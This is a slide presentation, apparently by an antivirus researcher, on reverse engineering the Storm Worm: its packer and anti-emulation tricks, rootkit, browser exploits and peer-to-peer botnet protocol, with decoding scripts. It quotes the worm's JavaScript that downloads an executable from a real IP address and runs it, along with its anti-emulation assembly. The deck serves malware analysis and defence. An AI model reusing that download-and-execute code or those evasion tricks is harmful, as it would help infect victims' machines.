How I learned Reverse Engineering with Storm

Pierre-Marc Bureau

Presentation Objectives

- Share reverse engineering experience
- Break some myths related to the Storm Worm
- Hopefully learn from comments and recommendations

Presentation Outline

1. Overview of the Storm Worm
2. Packer
3. Rootkit / System drivers
4. Browser exploits
5. Peer-to-peer network
6. Key information from the binaries

Storm Overview

- Names
  - Nuwar: Microsoft, Trend, McAfee, and ESET
  - Peacomm: Symantec
  - Zhelatin: Kaspersky
- Confusions
  - Peed, Tibs, Xpack: packers
  - Fuclip: Rootkit component

Storm Historic

- Appears Fall 2006
  - “Nuclear War Against Iran”
  - “Full clip of Saddam Hussein execution”
- First big wave January 17 with Storm Kyrill
- New propagation wave with *almost* every special date on the calendar

Infection Vectors


From: nsmith@beef-cake.net [mailto:nsmith@beef-cake.net]
Sent: Wednesday, November 07, 2007 7:28 AM
Subject: The most amazing dancing skeleton

Just a little Halloween fun. http://85.121.144.160/

- Social Engineering (links embedded within mails)
- Browser Exploits
- Copies as _install.exe to removable storage
- Affiliate programs

Social Engineering

Number of Infected Hosts

- Microsoft (MSRT) – ~275 000 machine cleaned during first week of September 2007
- Thorsten Holz's: 6 000 – 80 000 machines online on average
- ESET's Threatsense: ~10 000 detection per month

Botnet Usage

- Spam
- DDoS against other gangs
- Pump and dump
- Propagation
- Automatic DDoS against researchers

Botnet Usage (cont'd)

- Harvest email addresses for further use
- Install other malware (bankers)
- Who knows..

Finding Binaries

- Check your spam folder for titles like “Electronic Greetings”, etc
- ‘Get /’ on port 80 of an infected hosts
- Google


Outline

1. Overview of the Storm Worm
2. **Packer**
3. Rootkit / System drivers
4. Browser exploits
5. Peer-to-peer network
6. Key information from the binaries

Storm and Packers

- A new packer is developed and deployed for every new propagation wave
- Simple and efficient
- Built to evade antivirus more than reverse engineers

Anti Emulation



- Emulators don’t implement every function available from the Windows API
- Packer calls exotic functions (DragAcceptFiles) and checks for “normal” return value

Anti Emulation

```
01: call    call_to_DragQueryFile
02: add     eax, [ecx]
03: lea     esi, [esi+4]
04: add     eax, 14EF086h
05: mov     edi, esi
06: lea     edi, [edi-4]
07: ror     eax, 4
08: stosd
```

- Use return value from exotic API call to decrypt key pointers
- Execution within vulnerable emulator will never work properly

Anti emulation

```
push    offset LibFileName ; "notepad.exe"
call    ebx ; LoadLibraryA
mov     [ebp+notepad_handle], eax
[. . .]
push    offset aCalc_exe ; "calc.exe"
call    ebx ; LoadLibraryA
mov     [ebp+calc_handle], eax
[. . .]
mov     eax, [ebp+calc_handle]
cmp     [ebp+notepad_handle], eax
jnz     short continue_execution
```

Obfuscation

```
01: mov edx, esp
02: mov esp, edi
03: push eax
04: mov esp, edx
```

- There are many ways to copy data from one buffer to the other
- Change the stack pointer and ‘push’ instead of ‘mov’

Other Tricks


- Breakpoint detection: redirect execution on the heap and validate first stage packer's integrity
- Change memory location:
  - Allocate memory (VirtualAlloc)
  - Unpack code to allocated memory
  - Redirect execution to allocated memory

Outline


1. Overview of the Storm Worm
2. Packer
3. **Rootkit / System drivers**
4. Browser exploits
5. Peer-to-peer network
6. Key information from the binaries

Rootkit Capabilities


- Only in some variants
- Hide configuration file and main executable
- Trick to bypass: breakpoint on CreateFileA when running the dropper



System Drivers Code Injection



Code injection



Recovering injected code

- Dirty way: Syser Debugger (http://www.sysersoft.com/).
  - Breakpoint on zwAllocateMemory()
- Much nicer way: IDAPython

Decoding Injected Code

```
def patch_all_code():
    start_code = 0x00010A40
    xor_key = 0xD2
    code_len = 0x1e000

    print "Starting decryption"

    for ptr in range(0,code_len):
      new_byte = Byte(start_code + ptr)
      new_byte = new_byte ^ xor_key
      PatchByte(start_code + ptr, new_byte)

    print "finished patching"
```

Dumping Injected Code

```
def dump_new_exe_to_disk():
    import struct

    real_code_start = 0x00010A40
    code_len = 0x1e000

    new_file = open('C:\\new.bin','wb')
    for ptr in range(real_code_start, real_code_start + code_len):
        b = Byte(ptr)
        new_file.write(struct.pack('B',b))

    new_file.close()
    print "Done writing file"
```

IDAPython: http://www.d-dome.net/idapython/
More information from dannyquist:
http://www.offensivecomputing.net/papers/storm-3-9-2008.pdf

Outline

1. Overview of the Storm Worm
2. Packer
3. Rootkit / System drivers
4. **Browser exploits**
5. Peer-to-peer network
6. Key information from the binaries

Browser Exploits

- Web links are sent via emails
- Link points to an IP address which is an infected system.
- Infected system proxies the request to a malicious page containing obfuscated javascript

Obfuscated Javascript

```
<Script Language='JavaScript'>
function xor_str(plain_str, xor_key){
  var xored_str = "";
  for (var i = 0 ; i < plain_str.length;
  ++i)
     xored_str += String.fromCharCode(
          xor_key ^
  plain_str.charCodeAt(i));
  return xored_str;
}
function kaspersky(suck,dick){};
function kaspersky2(suck_dick,again){};
```

Decoding Javascript

- Replace eval() by alert(): too long output
- Decode with a Python script: not generic
- ```
  function showme(txt) {
      document.write("<textarea
                  rows=50 cols=50>");
                  document.write(txt);
      document.write("</textarea>");
  ```
- SANS: javascript decoding round-up:
  http://isc.sans.org/diary.html?storyid=2268
  ```

Malicious Javascript

- MS05-035: ADODB.Stream
- MS07-034: XmlHttpDownload
- CVS-2006-5128: WinZip WZIPFILEVIEW
- CVE-2007-0015: QuickTime RTSP
- EEYEZD-20070606: Yahoo Webcam ActiveX

Identifying Exploit Code

- Find all referred CLSID in the code
  - $ svn co https://svn.mwcollect.org/phoneyc
  - Cat ActiveX.py | grep –i clsid
- Calls to vulnerable methods

Browser Exploit Code

```
var urlRealExe = 'http://24.95.76.36/file.php';
...
var data = XMLHttpDownload(v[0], urlRealExe);
if (data != 0) {
  var name = "c:\\sys"+GetRandString(4)+".exe";
  if (ADOBDStreamSave(v[1], name, data) == 1) {
    if (ShellExecute(v[2], name, n) == 1) {
      ret=1;
    }
  }
}
```

Outline

1. Overview of the Storm Worm
2. Packer
3. Rootkit / System drivers
4. Browser exploits
5. **Peer-to-peer network**
6. Key information from the binaries


Storm p2p

- Based on Kademlia P2P overlay protocol
- Each peer is identified by a 16 byte hash
- Each information is also identified by a 16 byte hash (md4 of keywords)
- Communications over UDP
- No predefined ports

Connecting to the p2p network

- A new peer needs a list of peers to contact when connecting to the network
- Contacted peers send part of their contact list to the new peer
- Connect with thousands of neighbors before using the network

Connecting to the p2p network



Initial Peer List

- Stored on disk, usualy with a name similar to the main executable or system driver

```
[config]
ID=441473770
[local]
uport=31709
[peers]
1603520246 2CC5587E09D07DBE26E247=42A90E3346E400
E8ECECCC99F3A897B5D4F9EC6FD29D5E=450EEB64604E00
1753190D9F01351DE60D58519C2DB8A6=5778A83E152200
E31C38BC4A4734AEBA23D32DF8FEDD52=9EB68E702E1800
```

Decoding Peer File

16035202462CC5587E09D07DBE26E247=42A90E3346E400

Peer ID

IP

port

0x42 = 66
0xA9 = 169
0x0E = 14
0x33 = 51

0x46E = 1134

IP: 66.169.14.51
Port: 1134

Snooping on the P2P Network

KadC - P2P library

CONTENTS

SOURCEFORGE .net

Introduction

Welcome to KadC, a C library for publishing and retrieving records in Kademlia-based Distributed Hash Tables. Possible uses include publishing a client's IP address for other peers to connect to (e.g., Internet phones, serverless IM programs); replacements for DNS; search engine for BitTorrent clients; replacements for LDAP directories; etc. For other ideas, see my postings archived here and here .

Searching the P2P Network

- Peer asks its neighbors for information.
- If neighbors don’t know, they ask their neighbor.
- Storm searches for specific hashes every day.
- Search results are encrypted and contain updates for the botnet and orders to peers.

Outline

1. Overview of the Storm Worm
2. Packer
3. Rootkit / System drivers
4. Browser exploits
5. Peer-to-peer network
6. **Key information from the binaries**

Automatic Peer Decoding

```
>>> def translate_peer_info(string):
  id_hash = string.split('=')[0]
  raw_ip = string.split('=')[1]

  ip = []
  for i in range(0,4):
    ip.append("%d" % int(raw_ip[(2*i):(2*i)+2],16))


  ip_str = '.'.join(ip)
  port = int(raw_ip[8:11],16)

  return (id_hash, ip_str, port)

>>> translate_peer_info('160352O2462CC5587EO9DO7DBE26E247=42A9OE3346E4OO')
('160352O2462CC5587EO9DO7DBE26E247', '66.169.14.51', 1134)
```

Joe Stewart: Storm Worm DDoS Attack,
http://www.secureworks.com/research/threats/view.html?threat=storm-worm

Hash Generation Routine



Using Storm's code

- Generation routine sometimes changes slightly


1. Unpack binary in memory
2. Find hash generation routine
3. Use pydbg / Paimei to call the routine and log results
4. Call routine 32 times with different parameters

Demo

Demo Improvements

- Improve lame binary match with matches on system calls
- Improve unpacking by stopping on important code instead of a list of breakpoints (more generic)
- Save hash results directly to text file

Communication Encoding



```
network_traffic_encoding proc near

data= dword ptr  4
data_length= dword ptr  8

push    esi
xor     esi, esi
xor     eax, eax
cmp     [esp+4+data_length], esi
jle     short end_function
```

```
loop_begin:
xor     edx, edx
push    40
pop     ecx
div     ecx
mov     ecx, [esp+4+data]
add     ecx, esi
mov     eax, edx
mov     dl, ds:network_xor_key[eax]
xor     [ecx], dl
inc     esi
inc     eax
cmp     esi, [esp+4+data_length]
jl      short loop_begin
```

```
end_function:
pop     esi
retn    8
network_traffic_encoding endp
```

- Routine is used to XOR p2p traffic
- The messages have same length and constant values
- Key can be guessed from known message format
- Routine is easy to spot in code: after recvfrom and just before sendto
- Once we know the xor key, network decoding is trivial

Snooping on the P2P Network

- Grab a copy of KadC
- Patch network communication to encode data
- Translate network peers and feed them to KadC
- Search for hashes generated with the binary

```
nrecv = recvfrom(
        pul->fd,
        (char *)buf,
        pul->bufsize - 1,
        0,
        (struct sockaddr *)&remote,
        &sa_len);
pthread_mutex_unlock(&pul->mutex);  /* ///// UNLOCK UDPIO ///// */
if(nrecv > pul->bufsize - 1)
  nrecv = -1; /* in UNIX as in WIN32 ignore oversize datagrams */
if(nrecv <= 0) {/* ...catch oversize datagrams */
  goto next_iteration;
}
/*
 * P-M |Add network encryption here (recvfrom),
*/
strncpy(xor_key,"\xf3\xaa\x58\xe\x78\xde\x9b\x37\x15\x74\x2c\x8f\xb3\x41\xc5'
new_buf = malloc(nrecv);
for(cpt = 0; cpt < nrecv; cpt++){
  key_pos = cpt % 40;
  new_buf[cpt] = buf[cpt] ^ xor_key[key_pos];
}
```

Conclusions

- Storm's authors probably read more books than I do
- Storm changes constantly, it is hard to describe
- It is not only the technical sophistication but also the management of the operations

Thank you!

Special thanks to
•Andrew Lee
•David Harley
•Joe Stewart
•Thorsten Holz
•Hans
•Thierry
•Jules
•David
•Antoine

Pierre-Marc Bureau, pbureau@eset.com